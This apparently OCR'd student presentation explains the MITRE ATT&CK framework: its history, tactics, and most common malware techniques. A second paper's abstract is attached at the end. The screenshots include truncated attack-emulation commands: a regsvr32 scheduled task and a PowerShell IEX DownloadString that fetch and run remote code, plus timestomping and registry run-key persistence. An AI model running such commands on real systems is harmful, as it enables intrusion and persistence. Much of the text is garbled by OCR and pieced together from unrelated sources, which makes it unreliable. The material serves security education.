Infection Monkey

1. Run Monkey Island Server ✓
2. Run Monkey ✓
3. Infection Map ✓
4. Security Reports ✓

Start Over

Configuration

Log

Powered by Guardicore

License

Infection Monkey Version: 1.8.0+dev

ATT&CK Report

Infection Monkey

This report shows information about Mitre ATT&CK™ techniques used by Infection Monkey.

● - Not attempted ● - Tried (but failed) ● - Successfully used

Execution	Defence evasion	Credential access	Discovery	Lateral movement	Collection	Command and Control	Exfilt
Command line interface	BITS jobs	Brute force	Remote System Discovery	Exploitation of Remote services	Data from local system	Connection proxy	Exfiltrat Comm Control
Execution through module load	File Deletion	Credential dumping	System information discovery	Pass the hash		Uncommonly used port	
Execution through API	File permissions modification	Private keys	System network configuration discovery	Remote file copy		Multi-hop proxy	
Powershell				Remote services			
Scripting							
Service execution							

Selected technique

None. Select a technique from ATT&CK matrix above.

List of all techniques

MITRE ATT&CK FRAMEWORK

CS559 Quantitative Security

Research Presentation

Professor: Dr. Yashwant K. Malaiya

Name: Suraj Eswaran


832292077

AGENDA

- WHAT IS A MITRE ATT&CK?
- CURRENT ATT&CK MATRIX
- WHAT IS A TACTICS?
  - ➢ PRE ATT&CK TACTICS
  - ➢ ATT&CK ENTERPRISE TACTICS
- WHAT IS A TECHNIQUE?
- TOP 10 TECHNIQUES RECENTLY
- CONCLUSION
- REFERENCE

WHAT IS MITRE ATT&CK?

- Knowledge matrix that defines the tactics, techniques, and procedures that adversaries will go through when trying to exploit and abuse systems that defenders are trying to protect.
- Mainly focusses on how adversaries penetrate networks and then move laterally, escalate privileges, and generally evade your defenses.



2013

- 1st ATT&CK model was created.
- Focused only on Windows Environment.

2015

Redefined with internal research and development

consists of 96 techniques under 9 tactics.

2017

Expanded the usage for Linux and MacOS.

Referred as ATT&CK for Enterprise.

ATT&CK for Mobile was also published.

2019


ATT&CK for Cloud was elongated as a part of Enterprises.

2020

ATT&CK for ICS was introduced.


Showcase beahvior against industrial controls systems.

CURRENT ATT&CK MATRIX



Initial Access	Execution	Persistence	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise	Change Program State	Hooking	Exploitation for Evasion	Control Device Identification	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Drive-by Compromise	Command-Line Interface	Module Firmware	Indicator Removal on Host	I/O Module Discovery	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	Change Program State	Denial of Control
Engineering Workstation Compromise	Execution through API	Program Download	Masquerading	Network Connection Enumeration	External Remote Services	Detect Operating Mode	Standard Application Layer Protocol	Block Command Message	Masquerading	Denial of View
Exploit Public-Facing Application	Graphical User Interface	Project File Infection	Rogue Master Device	Network Service Scanning	Program Organization Units	Detect Program State		Block Reporting Message	Modify Control Logic	Loss of Availability
External Remote Services	Man in the Middle	System Firmware	Rootkit	Network Sniffing	Remote File Copy	I/O Image		Block Serial COM	Modify Parameter	Loss of Control
Internet Accessible Device	Program Organization Units	Valid Accounts	Spoof Reporting Message	Remote System Discovery	Valid Accounts	Location Identification		Data Destruction	Module Firmware	Loss of Productivity and Revenue
Replication Through Removable Media	Project File Infection		Utilize/Change Operating Mode	Serial Connection Enumeration		Monitor Process State		Denial of Service	Program Download	Loss of Safety
Spearphishing Attachment	Scripting					Point & Tag Identification		Device Restart/Shutdown	Rogue Master Device	Loss of View
Supply Chain Compromise	User Execution					Program Upload		Manipulate I/O Image	Service Stop	Manipulation of Control
Wireless Compromise						Role Identification		Modify Alarm Settings	Spoof Reporting Message	Manipulation of View
						Screen Capture		Modify Control Logic	Unauthorized Command Message	Theft of Operational Information
								Program Download		

WHAT IS A TACTIC?



MITRE ATT&CK FRAMEWROK TACTICS

PRE-ATT&CK TACTICS

ATT&CK ENTERPRISE TACTICS


PRE-ATT&CK TACTICS

Priority Definition Planning	•Process of determining KIT and KIQ for key strategic, or key tactical goals.
Target Selection	•Iterative process for determining adversary target by analyzing strategic level.
Information Gathering	•Consist of process of determining the technical elements in order to attack.
Weakness Identification	•Identifying and analyzing weaknesses and vulnerabilities
Adversary OpSec	•Consist of various technologies to hide or blend with network traffic.
Establish & Maintain Infrastructure	•Consist of maintaining several systems and services for conducting cyber operations.
Persona Development	•Has public information ,history and appropriate affiliations.
Build Capabilities	•Consists of information of the software, data mad techniques used in various operations.
Test Capabilities	•Takes place when adversaries used to test capabilities to ensure success during an operation.
Stage Capabilities	•Consists of operational environment required to start an operations.


ATT&CK ENTERPRISE TACTICS

Initial Access	• Adversary is trying to get into your network.
Execution	• Adversary is trying to run malicious code.
Persistence	• Adversary is trying to maintain their foothold.
Privilege Escalation	• Adversary is trying to gain higher-level permissions.
Defense Evasion	• Adversary is trying to avoid being detected.
Credential Access	• Adversary is trying to steal account names and passwords.
Discovery	• Adversary is trying to figure out your environment.
Lateral Movement	• Adversary is trying to move through your environment.
Collection	• Adversary is trying to gather data of interest to their goal.
Command and Control	• Adversary is trying to communicate with compromised systems to control them.
Exfiltration	• Adversary is trying to steal data.
Impact	• Adversary is trying to manipulate, interrupt, or destroy your systems and data.

TECHNIQUES


NUMBER OF TECHNIQUES AND SUB TECHNIQUES IN MITRE ATT&CK FRAMEWORK
300
250
200
150
100
50
0
v7
v7 beta
v6
v5
v4
v3
v2
v1
v0.4
v0.3
v0.2
v0.1
Techniques
Sub Techniques

TOP 10 TECHNIQUES RECENTLY



Process Injection


- 19% of the total malware.
- Tactics: Defense Evasion, Privilege Escalation

PowerShell

- 16% of total malware
- Tactics: Execution


Credential Dumping

- 15% of total malware
- Tactics: Credential Access




Masquerading

- 11% of total malware
- Tactics: Defense Evasion



Command-line Interface


- 9% of total malware
- Tactics: Execution



```
 .ation / Execution
 .ed Task https://attack.mitre.org/wiki/Technique/T1053
 , Task With RegSv32 Payload

/SC MINUTE /TN "Atomic Testing" /TR "regsvr32.exe /s /u /i:https://raw.githubusercontent.c

 "Atomic Testing"

/TN "Atomic Testing" /F

ion
rShell https://attack.mitre.org/wiki/Technique/T1086

EX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/redcanaryc

e Evasion
stomp https://attack.mitre.org/wiki/Technique/T1099
/gist.github.com/obscuresec/7b0cf71d7a8dd5e7b54c

est File"
 test.txt -value $test
   $date='7/16/1945 5:29 am';$file.LastWriteTime=$date;$file.LastAccessTime=$date;$file
```

Scripting

- 7% of total malware
- Tactics: Defense Evasion, Execution




```
up2 OR event_simpleName=SyntheticProcessRollup2 aid=751fa3a70d2642e07170b70a5dd50ed9 TargetProcessId_decimal=227756
```

Time	Event
9/11/18 6:10:08.244 PM	{ [-] Agent IP: 137.116.48.56 AuthenticationId_decimal: 1059837 CommandLine: schtasks /create /tn "Resume Viewer Update Checker" /tr "C:\windows\system32\rund C:\windows\system32\updater.dll,Start" /sc ONLOGON /ru "System" ComputerName: NIMDA ConfigBuild: 1007.3.0007402.1 ConfigStateHash_decimal: 867214032 EffectiveTransmissionClass_decimal: 2 Entitlements_decimal: 15 FileName: schtasks.exe FilePath: \Device\HarddiskVolume1\Windows\System32\ ImageFileName: \Device\HarddiskVolume1\Windows\System32\schtasks.exe


Scheduled Task

- 6% of total malware
- Tactics: Execution, Persistence, Privilege Escalation


create_launcher.vbs
INI
desktop.ini:create_launcher.vbs:$DATA
cscript.exe <target_file:ads>
LNK
launcher.lnk
REG ADD
RRENT_USER\Software\Microsoft\
rrentVersion\Explorer\Shell Folders
alue> /t REG_SZ /d <filepath>
copy <filepath>
C:\Users\<user>\AppData\Roaming
Windows\ Start Menu\Programs\
<filename>

Registry Run Keys/ Startup Folder

- 6% of total malware
- Tactics: Persistence



System Information Discovery

- 5% of total malware
- Tactics: Discovery

Disabling Security Tools

- 5% of total malware
- Tactics: Defense Evasion

CONCLUSION

- MITRE ATT&CK delivers a huge and actionable repositories of adversarial tactics, techniques and procedures.
- As per February 2020, MITRE ATT&CK shows about 440 techniques and 27 tactics.
- Each techniques provide a huge scope for describing about the techniques and various procedures for performing it.
- The ATT&CK Framework is considered as a resource for understanding various characteristics and techniques associated with hackers against organizations. Some important cases for the MITRE ATT&CK framework includes:
    1. Prioritize the threats in the attack chain of the organization.
    2. Evaluate the current telemetry to each detection of the organization.
    3. Track the attacker groups.
- Several labs like LogRhythm Labs, Immersive Labs tend to use MITRE ATT&CK framework for their advancements.

MITRE | ATT&CK™

REFERENCES

1. Maymí, F., Bixler, R., Jones, R., & Lathrop, S. (2017, December). Towards a definition of cyberspace tactics, techniques and procedures. In *2017 IEEE International Conference on Big Data (Big Data)* (pp. 4674-4679). IEEE.
2. Al-Shaer, R., Spring, J. M., & Christou, E. (2020). Learning the Associations of MITRE ATT&CK Adversarial Techniques. *arXiv preprint arXiv:2005.01654*
3. Strom, B. E., Applebaum, A., Miller, D. P., Nickels, K. C., Pennington, A. G., & Thomas, C. B. (2018). Mitre att&ck: Design and philosophy. *Technical report*.
4. Strom, B. E., Battaglia, J. A., Kemmerer, M. S., Kupersanin, W., Miller, D. P., Wampler, C., ... & Wolf, R. D. (2017). Finding cyber threats with ATT&CK-based analytics. *The MITRE Corporation, Bedford, MA, Technical Report No. MTR170202*.
5. Alexander, O., Belisle, M., & Steele, J. (2020). MITRE ATT&CK® for Industrial Control Systems: Design and Philosophy.
6. Gamba, J., Rashed, M., Razaghpanah, A., Tapiador, J., & Vallina-Rodriguez, N. (2020, May). An analysis of pre-installed android software. In *2020 IEEE Symposium on Security and Privacy (SP)* (pp. 1039-1055). IEEE.

7. McCabe, A. (2020, March 12). The Fractured Statue Campaign: U.S. Government Agency Targeted in Spear-Phishing Attacks. Retrieved September 10, 2020, from https://unit42.paloaltonetworks.com/the-fractured-statue-campaign-u-s-government-targeted-in-spear-phishing-attacks/
8. Crowley, C. (2017). Future SOC: SANS 2017 Security Operations Center Survey. *May-2017*.
9. Raybourn, E. M. (2016). *A Metaphor for Immersive Environments: Learning Experience Design Challenges and Opportunities* (No. SAND2016-2988C). Sandia National Lab.(SNL-NM), Albuquerque, NM (United States).
10. Miloslavskaya, N. (2020). Stream Data Analytics for Network Attacks' Prediction. *Procedia Computer Science*, *169*, 57-62.

MITRE ATT&CK FRAMEWORK

Shwetha G.C.

MITRE ATT&CK Framework

Abstract:

There are many frameworks are developed for threat modelling and attack prevention and mitigation in the field of cyber-security. In this paper, we explore MITRE ATT&CK framework, its philosophy, recent developments, its limitations and proposal for improvements.

Index Terms: Cyber Security, Computer Security, Threat modelling, Industrial Control Systems[ICS], Adversarial Tactics, Techniques and Common Knowledge [ATT&CK], Programmable Logic Controllers [PLC], Human Machine Interface[HMI], ATP, Techniques and Procedures [TTP].


Introduction

- ATT&CK Framework is developed by MITRE. The first version was released in 2013.
- It incorporates a comprehensive matrix of tactics and techniques used by threat hunters, read teamers and defenders to classify the attacks in an effective manner and access cyber security risk for an organization.
- As of 2020, ATTCK with sub-techniques has 156 techniques and 272 sub-techniques.

Tactics

- Tactics represent the highest level of abstraction within the ATT&CK model. They are listed as below.
- Persistence.
- Privilege Escalation.
- Defense Evasion.
- Credential Access.
- Discovery.
- Lateral Movement.
- Execution.
- Collection.
- Ex-filtration.
- Command and Control.

